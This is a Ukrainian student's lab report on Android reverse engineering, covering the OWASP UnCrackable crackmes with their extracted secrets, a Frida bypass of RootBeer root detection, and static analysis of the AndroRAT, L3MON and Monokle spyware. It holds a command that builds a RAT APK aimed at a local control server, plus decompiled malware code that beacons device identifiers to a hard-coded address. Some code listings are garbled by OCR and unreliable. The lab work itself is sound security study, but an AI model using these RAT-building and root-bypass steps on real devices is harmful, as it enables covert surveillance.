

Лабораторна робота №8

Мобільні застосування

Виконав:

Студент 3 курсу ФТІ

групи ФІ-92

Поночевний Назар Юрійович

Варіант 6

Мета роботи

Отримати навички зворотного проєктування та аналізу мобільних застосунків.

Завдання 1:

Проаналізуйте UnCrackable Mobile Apps [181], Hacking Playground [182] з OWASP MSTG [183];

- Статично декомпілюємо apk у Bytecode Viewer

The screenshot shows the Bytecode Viewer interface. At the top, a terminal window displays the command-line process of extracting and decompiling the APK. Below the terminal is the main application window. The left pane, titled 'Work Space', shows the file structure of the APK, including 'res', 'sg', and 'AndroidManifest.xml'. The right pane, titled 'Bytecode Disassembly', shows the Java code of the MainActivity class. The code includes methods like onCreate and verify, which interact with the Android framework to handle user input and display alerts.

```
kali@kali:~/lab8-reverse/owasp-mstg/Crackmes/Android/Level_01
File Actions Edit View Help
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Bytecode Viewer 2.10.16 [Fat Jar] - Created by @Konloch
https://bytecodeviewer.com - https://the.bytecode.club
Extracting Krakatau
Start up took 0 seconds
Opening ... /home/kali/lab8-reverse/owasp-mstg/Crackmes/Android/Level_01/UnCrackable-Level1.apk
I: Using Apktool 2.5.0-c83c73-SNAPSHOT on HdqEGx0DsTlu0tipFknkCgenNhKooqU.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /home/kali/.Bytecode-Viewer/bcv_temp/tpwUdnmwPZfu/1.apk
Successfully extracted Krakatau
Extracting Enjarify
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values /* XMLs ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...
Successfully extracted Enjarify
WARN: Nested class sg/vantagepoint/uncrackable1/MainActivity$1 missing!
WARN: Nested class sg/vantagepoint/uncrackable1/MainActivity$2 missing!
INFO: Decompiling class sg/vantagepoint/uncrackable1/MainActivity
INFO: ... done
[...]
Bytecode Viewer 2.10.16 - https://bytecodeviewer.com | https://the.bytecode.club - @Konloch
```

File View Settings Plugins

Files

Work Space sg/vantagepoint/uncrackable1/MainActivity.class

FernFlower Decomplier

```
protected void onCreate(Bundle var1) {
    if (c.a() || c.b() || c.c()) {
        this.a("Root detected!");
    }
    if (b.a(this.getApplicationContext())) {
        this.a("App is debuggable!");
    }
    super.onCreate(var1);
    this.setContentView(2130903040);
}

public void verify(View var1) {
    String var3 = ((EditText)this.findViewById(var1.getId())).getText().toString();
    AlertDialog var2 = (new Builder(this)).create();
    if (a.a(var3)) {
        var2.setTitle("Success!");
        var3 = "This is the correct secret.";
    } else {
        var2.setTitle("None");
    }
}
```

Bytecode Disassembly

```

6 public class a {
7     public static boolean a(String var0) {
8         byte[] var1 = Base64.decode("5UJiFctbmgbDoLXmpL12mkno8HT4Lv8dlat8FxR2G0c=", 0);
9
10    try {
11        var1 = sg.vantagepoint.a.a.a("8d127684cbc37c17616d806cf50473cc"), var1);
12    } catch (Exception var3) {
13        StringBuider var4 = new StringBuider();
14        var4.append("AES error:");
15        var4.append(var3.getMessage());
16        Log.d("CodeCheck", var4.toString());
17        var1 = new byte[0];
18    }
19
20    return var0.equals(new String(var1));
21 }
22
23 public class a {
24     public static byte[] a(byte[] var0, byte[] var1) {
25         SecretKeySpec var3 = new SecretKeySpec(var0, "AES/ECB/PKCS7Padding");
26         Cipher var2 = Cipher.getInstance("AES");
27         var2.init(2, var3);
28         return var2.doFinal(var1);
29     }
30 }

```

Бачимо шифротекст закодований у base64 і hex 128-бітний ключ до AES-ECB, який потім порівнюється з вводом користувача. Розшифруємо:

```

(kali㉿kali)-[~/lab8-reverse]
$ cat decrypt.py
import base64
import binascii
from Crypto.Cipher import AES
key = binascii.unhexlify(b'8d127684cbc37c17616d806cf50473cc')
decipher = AES.new(key, AES.MODE_ECB)
r4.append(var3.getMessage())
secret_enc = base64.b64decode(b'5UJiFctbmgbDoLXmpL12mkno8HT4Lv8dlat8FxR2G0c=')
secret_dec= decipher.decrypt(secret_enc)
print(secret_dec.decode('utf8'))

(kali㉿kali)-[~/lab8-reverse]
$ python3 decrypt.py
I want to believe


```

```

public class sg.vantagepoint
<ClassVersion=50>
public static a(java.lang.String arg0) {
    TryCatch: L1 to L2
        ldc "5UJiFctbmgbDoLXmpL12mkno8HT4Lv8dlat8FxR2G0c="
        iconst_0
        invokestatic sg
        astore
    }
    L2 {
        ldc "8d127684cbc37c17616d806cf50473cc"
        iconst_0
        invokestatic sg
        astore
    }
}

```

- Статично декомпілюємо арк у Bytecode Viewer



```


public class MainActivity extends c {
    private CodeCheck m;

    static {
        System.loadLibrary("foo");
    }

    public class CodeCheck {
        private native boolean bar(byte[] var1);
        public boolean a(String var1) {
            return this.bar(var1.getBytes());
        }
    }
}

```

Бачимо що вхідний текст порівнюється з bar, який знаходиться у бібліотеці foo.
Проаналізуємо її з Ghidra:



Знаходимо hex код і декодуємо:

```

In [1]: import binascii
In [2]: print(binascii.unhexlify(b'6873696620656874206c6120726f6620736b6e616854').decode('utf8')[:: -1])
Thanks for all the fish

```

Завдання 2:

Реалізуєте обхід перевірок RootBeer [184] за допомогою Frida [185];

Встановимо RootBeer та frida-server на Android емулятор:

```

(root@kali)-[/home/kali/lab8-reverse]
# adb install RootBeer\ Sample v0.9 apkpure.com.apk
Performing Push Install
RootBeer Sample_v0.9_apkpure.com.apk: 1 file pushed, 0 skipped. 95.9 MB/s (4170844 bytes in 0.041s)
WARNING: linker: libdvm.so has text relocations. This is wasting memory and is a security risk. Please fix.
pkg: /data/local/tmp/RootBeer Sample_v0.9_apkpure.com.apk
Success


```

```

└──(root㉿kali)-[~/home/kali/lab8-reverse]
# adb push frida-server-15.1.14-android-x86 /data/local/tmp
frida-server-15.1.14-android-x86: 1 file pushed, 0 skipped. 71.6 MB/s (46416812 bytes in 0.619s)

└──(root㉿kali)-[~/home/kali/lab8-reverse]
# adb shell
root@generic_x86:/ # su
root@generic_x86:/ # cd /data/local/tmp
root@generic_x86:/data/local/tmp # chmod 755 frida-server-15.1.14-android-x86
root@generic_x86:/data/local/tmp # ./frida-server-15.1.14-android-x86

```



Запустимо fridantiroot скрипт для обходу перевірок:

```

└──(root㉿kali)-[~/home/kali/lab8-reverse]
# frida --codeshare dzonerzy/fridantiroot -p 3393 -U


```

Frida 15.1.14 - A world-class dynamic instrumentation toolkit

Commands:

- help → Displays the help system
- object? → Display information about 'object'
- exit/quit → Exit
- More info at <https://frida.re/docs/home/>

message: {u'type': u'send', u'payload': u'Loaded 4062 classes!'} data: None
 message: {u'type': u'send', u'payload': u'loaded: 431'} data: None
 message: {u'type': u'send', u'payload': u'KeyInfo hook not loaded'} data: None



Завдання 3:

Дослідіть зразки систем віддаленого керування Androrat та L3MON;

1) Androrat

Завантажимо трохи інший репозиторій з обгорткою на python3:

```
(root㉿kali)-[~/home/kali/lab8-reverse]
# git clone https://github.com/karma9874/AndroRAT.git
Cloning into 'AndroRAT' ...
remote: Enumerating objects: 5004, done.
remote: Counting objects: 100% (5004/5004), done.
remote: Compressing objects: 100% (2925/2925), done.
remote: Total 5004 (delta 2039), reused 4792 (delta 1866), pack-re
Receiving objects: 100% (5004/5004), 37.33 MiB | 2.60 MiB/s, done.
Resolving deltas: 100% (2039/2039), done.

(root㉿kali)-[~/home/kali/lab8-reverse]
# cd AndroRAT


(root㉿kali)-[~/home/kali/lab8-reverse/AndroRAT]
# pip3 install -r requirements.txt
Requirement already satisfied: colorama in /usr/lib/python3/dist-p
4)
Collecting pyngrok
  Downloading pyngrok-5.1.0.tar.gz (745 kB)
    ━━━━━━━━━━━━━━━━ 745 kB 1.6 MB/s
Requirement already satisfied: PyYAML in /usr/lib/python3/dist-pac
) (5.3.1)
Building wheels for collected packages: pyngrok
```

Створимо тестовий зразок для аналізу:

```
(root㉿kali)-[~/home/kali/lab8-reverse/AndroRAT]
# python3 androRAT.py --build --ip 10.0.2.15 --port 65432 --output karma.apk
[INFO] Generating APK
[INFO] Building APK
[SUCCESS] Successfully apk built in /home/kali/lab8-reverse/AndroRAT/karma.apk
[INFO] Signing the apk
[INFO] Signing Apk
[SUCCESS] Successfully signed the apk karma.apk

(root㉿kali)-[~/home/kali/lab8-reverse/AndroRAT]
# file karma.apk
karma.apk: Java archive data (JAR)
```

Спробуємо для прикладу отримати ір та порт центру управління:



The screenshot shows the FernFlower Decomplier interface with two panes. The left pane, titled 'Work Space' and 'com/example/reverseshell2/MainActivity.class', displays the Java source code for the MainActivity class. The right pane, titled 'Bytecode Disassembler', shows the corresponding bytecode assembly language. Both panes have line numbers and a 'Exact' checkbox at the top.

```
1 package com.example.reverseshell2;
2
3 import android.app.Activity;
4 import android.content.Context;
5 import android.os.Bundle;
6 import android.os.PowerManager.WakeLock;
7 import android.util.Log;
8 import androidx.appcompat.app.AppCompatActivity;
9
10 public class MainActivity extends AppCompatActivity {
11     static String TAG = "MainActivityClass";
12     Activity activity = this;
13     Context context;
14     private WakeLock mWakeLock = null;
15
16     protected void onCreate(Bundle var1) {
17         super.onCreate(var1);
18         this.overridePendingTransition(0, 0);
19         this.context = this.getApplicationContext();
20         String var3 = TAG;
21         StringBuilder var2 = new StringBuilder();
22         var2.append(config.IP);
23         var2.append(":");
24         var2.append(config.port);
25         Log.d(var3, var2.toString());
26         this.finish();
27         (new tcpConnection(this.activity, this.context)).execute(new String(
28             this.overridePendingTransition(0, 0));
29         if (config.icon) {
30             (new functions(this.activity)).hideAppIcon(this.context);
31         }
32     }
33 }
34 }
```

```
1 public class com.example.reverseshell2.MainActivity extends androidx/app
<ClassVersion>00
2
3 static java.lang.String TAG;
4 android.app.Activity activity;
5 android.content.Context context;
6 private android.os.PowerManager$WakeLock mWakeLock;
7
8 static { // <clinit> //()V
9     ldc "MainActivityClass" (java.lang.String)
10    putstatic com/example/reverseshell2/MainActivity.TAG:java.l
11    return
12 }
13
14
15 public MainActivity() { // <init> //()V
16    aload0 // reference to self
17     invokespecial androidx/appcompat/app/AppCompatActivity.<ini
18     aload0 // reference to self
19     aload0 // reference to self
20     putfield com/example/reverseshell2/MainActivity.activity:ar
21     aload0 // reference to self
22     aconst_null
23     putfield com/example/reverseshell2/MainActivity.mWakeLock:a
24     return
25 }
26
27 protected onCreate(android.os.Bundle arg0) { //((Landroid/os/Bundle;
28     aload0 // reference to self
29     aload1
30     invokespecial androidx/appcompat/app/AppCompatActivity.onC
31     aload0 // reference to self
32     iconst_0
33     iconst_0
34     invokevirtual com/example/reverseshell2/MainActivity.override
```

```

1 package com.example.reverseshell2;
2
3 public class config {
4     public static String IP = "10.0.2.15";
5     public static boolean icon = true;
6     public static String port = "65432";
7 }
8

```

2) L3MON

Створимо зразок для аналізу:

L3MON

Devices APK Builder Event Log Logout

APK Builder

http:// 10.0.2.15 : 2222

Build

Made with ❤ By D3VL

Отримаємо адресу центра управління:

```

1 package com.eteched.l3mon;
2
3 import android.app.Service;
4 import android.content.ClipboardManager;
5 import android.content.ComponentName;
6 import android.content.Context;
7 import android.content.Intent;
8 import android.os.IBinder;
9 import com.eteched.l3mon.MainService$1;
10
11 public class MainService extends Service {
12     private static Context contextOfApplication;
13
14     public static Context getContextOfApplication() {
15         return contextOfApplication;
16     }
17
18     public IBinder onBind(Intent var1) {
19         return null;
20     }
21
22     public void onDestroy() {
23         super.onDestroy();
24         this.sendBroadcast(new Intent("respawnService"));
25     }
26
27     public int onStartCommand(Intent var1, int var2, int var3) {
28         this.getPackageManager().setComponentEnabledSetting(new ComponentName(var4 = new Intent(this), ((ClipboardManager)this.getSystemService("clipboard")).addPrimaryConnectionManager.startAsync(this));
29         return 1;
30     }
31
32     public void onHandleIntent(Intent var1) {
33         ConnectionManager.startAsync(this);
34     }
35 }

```

Bytecode Disassembler

```

1 public class com.eteched/l3mon/MainService extends android/app/Service<exact>
2     <ClassVersion=50>
3
4     private static android.content.Context contextOfApplication;
5
6     public MainService() { // <init> //()V
7         invokestatic android/app/Service.<init>()V
8         return
9     }
10
11     public static Context getContextOfApplication() { //()Landroid/content/Context;
12         getstatic com.eteched/l3mon/MainService.contextOfApplication
13         areturn
14     }
15
16     public IBinder onBind(Intent arg0) { //((Landroid/content/Intent;)Landroid/os/IBinder;
17         areturn
18     }
19
20     public void onDestroy() { //()V
21         invokestatic android/app/Service.onDestroy()V
22         areturn
23     }
24
25     public void onHandleIntent(Intent arg1) {
26         new android/content/Intent
27             dup
28             ldc "respawnService" (java.lang.String)
29             invokespecial android/content/Intent.<init>([Ljava/lang/String;)
30             invokevirtual com.eteched/l3mon/MainService.sendBroadcast
31             areturn
32     }
33
34     public void onStartCommand(Intent arg0, int arg1, int arg2) {
35         invokestatic android/app/Service.onStartCommand(Landroid/content/Intent; I I)V
36     }

```

The screenshot shows the FernFlower Java decompiler interface. On the right, the code for the `IOSocket` class is displayed:

```

1 package com.eteched.l3mon;
2
3 import android.net.Uri;
4 import android.os.Build;
5 import android.os.Build.VERSION;
6 import android.provider.Settings.Secure;
7 import io.socket.client.IO;
8 import io.socket.client.Socket;
9 import io.socket.client.IO.Options;
10 import java.net.URISyntaxException;
11
12 public class IOSocket {
13     private static IOSocket ourInstance = new IOSocket();
14     private Socket ioSocket;
15
16     private IOSocket() {
17         try {
18             String var1 = Secure.getString(MainService.getContextOfAppli
19             Options var2 = new Options();
20             var2.reconnection = true;
21             var2.reconnectionDelay = 5000L;
22             var2.reconnectionDelayMax = 99999999L;
23             StringBuilder var4 = new StringBuilder();
24             var4.append("http://10.0.2.15:2222?model=");
25             var4.append(Uri.encode(Build.MODEL));
26             var4.append("&smart=");
27             var4.append(Build.MANUFACTURER);
28             var4.append("&release=");
29             var4.append(VERSION.RELEASE);
30             var4.append("&id=");
31             var4.append(var1);
32             this.ioSocket = IO.socket(var4.toString());
33         } catch (URISyntaxException var3) {
34             var3.printStackTrace();
35         }
36     }
37
38 }

```

On the left, a search results window titled "Search" is open. It shows a list of matches for the string "http". The results include various URLs and their corresponding file paths or contexts where they were found.

Завдання 4:

Проаналізуйте зразки Monokle [186]: 2d78220bc7fbec60ef59b80b725ba415, 31ba565fcc1060ad848769e0b5b70444.

Завантажимо зразки:

```

└──(root💀 kali)-[~/home/kali/lab8-reverse/monokle]
└─# md5sum *
31ba565fcc1060ad848769e0b5b70444 695d11c512a40a656aa39efedc79ef6a6ff3caca781c384e1238b9f0ea30621a
2d78220bc7fbec60ef59b80b725ba415 cb0f5c78075ccf43e81844bf649631083ab79c976830caeabc522796634e0c6

```

- 1) 2d78220bc7fbec60ef59b80b725ba415
Проаналізуємо статично bytecode-viewer:

```

File View Settings Plugins
File Workspace
homeworkout/homeworkouts/noequipment/MainActivity.class x
FernFlower Decomplier
Bytecode Disassembler
1 public class homeworkout/homeworkouts/noequipment/MainActivity extends android.app.Activity {
2     <ClassVersion=50>
3     private static android.os.Handler e;
4     public static void a();
5     private int b;
6     private com.zjsoft.zjad.exit.ExitDialog c;
7     private boolean d;
8     private android.os.Bundle f;
9     private boolean g;
10    private android.support.v4.widget.DrawerLayout n;
11    private android.support.design.widget.NavigationView o;
12    private homeworkout/homeworkouts/noequipment.ads.b.c p;
13    private android.widget.FrameLayout q;
14    private android.widget.ImageView r;
15
16    static { // <><clinit> //()V
17        a();
18        n = new android.os.Handler();
19        n.postDelayed(b, 1000);
20        invokeSpecial android/os/Handler-<init>();
21        putStatic homeworkout/homeworkouts/noequipment.MainActivity.e, n;
22        return;
23    }
24
25    public MainActivity() { // <><init> //()V
26        a();
27        invokeSpecial homeworkout/homeworkouts/noequipment/MainActivity-<init>();
28        id = 1;
29        idCounter = 1;
30        iconId = 1;
31        iconField = homeworkout/homeworkouts/noequipment/MainActivity.class;
32        iconConst_0 = 1;
33        putfield homeworkout/homeworkouts/noequipment/MainActivity.iconId, iconId;
34        iconConst_1 = 1;
35        putfield homeworkout/homeworkouts/noequipment/MainActivity.iconField, iconField;
36        iconField = null;
37    }
38
39    protected void onCreate(Bundle var1) {
40        super.onCreate(var1);
41        this.setContentView(2131296283);
42        this.buttonAll = (Button)this.findViewById(2131165218);
43        this.buttonNotificationPolicy = (Button)this.findViewById(2131165219);
44        this.buttonIgnoreDoze = (Button)this.findViewById(2131165220);
45        this.buttonDrawOverApps = (Button)this.findViewById(2131165221);
46        this.buttonUsageStatistics = (Button)this.findViewById(2131165222);
47        this.buttonScreenRecorder = (Button)this.findViewById(2131165223);
48        this.buttonAccessibility = (Button)this.findViewById(2131165224);
49        this.buttonNotificationListener = (Button)this.findViewById(2131165225);
50        RequestUserPermissions(this);
51    }
52
53    public void onRequestPermissionsResult(int var1, @NonNull String var2, @NonNull String[] var3) {
54        super.onRequestPermissionsResult(var1, var2, var3);
55        ScreenRecorder.getScreenRecorderPermission(App.getContext());
56        ServiceEngine.RequestNotificationManager(this);
57        ServiceEngine.RequestDrawOverApps(this);
58        ServiceEngine.RequestUsageStatistics(this);
59        ServiceEngine.RequestAccessibility(this);
60        ServiceEngine.RequestNotificationListener(this);
61    }
62
63    protected void onResume() {
64        super.onResume();
65        this.updateButtonsState();
66    }
67
}

```

2) 31ba565fcc1060ad848769e0b5b70444

```

File View Settings Plugins
File Workspace
com/system/security_update/MainActivity.class x
FernFlower Decomplier
Bytecode Disassembler
1 public class com/system/security_update/MainActivity extends android.app.Activity {
2     <ClassVersion=50>
3     private android.widget.Button buttonAccessibility;
4     private android.widget.Button buttonAll;
5     private android.widget.Button buttonDrawOverApps;
6     private android.widget.Button buttonIgnoreDoze;
7     private android.widget.Button buttonNotificationListener;
8     private android.widget.Button buttonUsageStatistics;
9     private android.widget.Button buttonScreenRecorder;
10    private android.widget.Button buttonIgnoreDoze;
11
12    static { // <><clinit> //()V
13        a();
14        invokeSpecial android/app/Activity-<init>();
15        a();
16        aconst_null;
17        putfield com/system/security_update/MainActivity.buttonIgnoreDoze, aconst_null;
18        a();
19        putfield com/system/security_update/MainActivity.buttonUsageStatistics, aconst_null;
20        a();
21        putfield com/system/security_update/MainActivity.buttonAll, aconst_null;
22        a();
23        putfield com/system/security_update/MainActivity.buttonDrawOverApps, aconst_null;
24        a();
25        putfield com/system/security_update/MainActivity.buttonScreenRecorder, aconst_null;
26        a();
27        putfield com/system/security_update/MainActivity.buttonNotificationListener, aconst_null;
28        a();
29        putfield com/system/security_update/MainActivity.buttonAccessibility, aconst_null;
30        a();
31        putfield com/system/security_update/MainActivity.buttonIgnoreDoze, aconst_null;
32        a();
33        putfield com/system/security_update/MainActivity.buttonUsageStatistics, aconst_null;
34        a();
35        putfield com/system/security_update/MainActivity.buttonAll, aconst_null;
36        a();
37        putfield com/system/security_update/MainActivity.buttonDrawOverApps, aconst_null;
38        a();
39        putfield com/system/security_update/MainActivity.buttonScreenRecorder, aconst_null;
40        a();
41        putfield com/system/security_update/MainActivity.buttonNotificationListener, aconst_null;
42        a();
43        putfield com/system/security_update/MainActivity.buttonAccessibility, aconst_null;
44    }
45
46    public MainActivity() { // <><init> //()V
47        a();
48        invokeSpecial com/system/security_update/MainActivity-<init>();
49        a();
50        aconst_null;
51        putfield com/system/security_update/MainActivity.buttonIgnoreDoze, aconst_null;
52        a();
53        putfield com/system/security_update/MainActivity.buttonUsageStatistics, aconst_null;
54        a();
55        putfield com/system/security_update/MainActivity.buttonAll, aconst_null;
56        a();
57        putfield com/system/security_update/MainActivity.buttonDrawOverApps, aconst_null;
58        a();
59        putfield com/system/security_update/MainActivity.buttonScreenRecorder, aconst_null;
60        a();
61        putfield com/system/security_update/MainActivity.buttonNotificationListener, aconst_null;
62        a();
63        putfield com/system/security_update/MainActivity.buttonAccessibility, aconst_null;
64    }
65
66    protected void onCreate(Bundle var1) {
67        super.onCreate(var1);
68        var1.putInt("ignore_duze", 1);
69        var1.putInt("usage_statistics", 1);
70        var1.putInt("draw_over_apps", 1);
71        var1.putInt("button_all", 1);
72        var1.putInt("button_usage_statistics", 1);
73        var1.putInt("button_notification_listener", 1);
74        var1.putInt("button_screen_recorder", 1);
75        var1.putInt("button_accessibility", 1);
76        var1.putInt("button_ignore_duze", 1);
77        var1.putInt("button_usage_statistics", 1);
78        var1.putInt("button_all", 1);
79        var1.putInt("button_draw_over_apps", 1);
80        var1.putInt("button_screen_recorder", 1);
81        var1.putInt("button_notification_listener", 1);
82        var1.putInt("button_accessibility", 1);
83    }
84
85    public void onRequestPermissionsResult(int var1, @NonNull String var2, @NonNull String[] var3) {
86        super.onRequestPermissionsResult(var1, var2, var3);
87        ScreenRecorder.getScreenRecorderPermission(App.getContext());
88        ServiceEngine.RequestNotificationManager(this);
89        ServiceEngine.RequestDrawOverApps(this);
90        ServiceEngine.RequestUsageStatistics(this);
91        ServiceEngine.RequestAccessibility(this);
92        ServiceEngine.RequestNotificationListener(this);
93    }
94
95    protected void onResume() {
96        super.onResume();
97        this.updateButtonsState();
98    }
99
}

```

```

File View Settings Plugins
File Workspace
homeworkout/homeworkouts/noequipment/MainActivity.class x
FernFlower Decomplier
Bytecode Disassembler
1 public class homeworkout/homeworkouts/noequipment/MainActivity extends android.app.Activity {
2     <ClassVersion=50>
3     private static android.os.Handler e;
4     public static void a();
5     private int b;
6     private com.zjsoft.zjad.exit.ExitDialog c;
7     private boolean d;
8     private android.os.Bundle f;
9     private boolean g;
10    private android.support.v4.widget.DrawerLayout n;
11    private android.support.design.widget.NavigationView o;
12    private homeworkout/homeworkouts/noequipment.ads.b.c p;
13    private android.widget.FrameLayout q;
14    private android.widget.ImageView r;
15
16    static { // <><clinit> //()V
17        a();
18        n = new android.os.Handler();
19        n.postDelayed(b, 1000);
20        invokeSpecial android/os/Handler-<init>();
21        putStatic homeworkout/homeworkouts/noequipment.MainActivity.e, n;
22        return;
23    }
24
25    public MainActivity() { // <><init> //()V
26        a();
27        invokeSpecial homeworkout/homeworkouts/noequipment/MainActivity-<init>();
28        id = 1;
29        idCounter = 1;
30        iconId = 1;
31        iconField = homeworkout/homeworkouts/noequipment/MainActivity.class;
32        iconConst_0 = 1;
33        putfield homeworkout/homeworkouts/noequipment/MainActivity.iconId, iconId;
34        iconConst_1 = 1;
35        putfield homeworkout/homeworkouts/noequipment/MainActivity.iconField, iconField;
36        iconField = null;
37    }
38
39    protected void onCreate(Bundle var1) {
40        super.onCreate(var1);
41        this.setContentView(2131296283);
42        this.buttonAll = (Button)this.findViewById(2131165218);
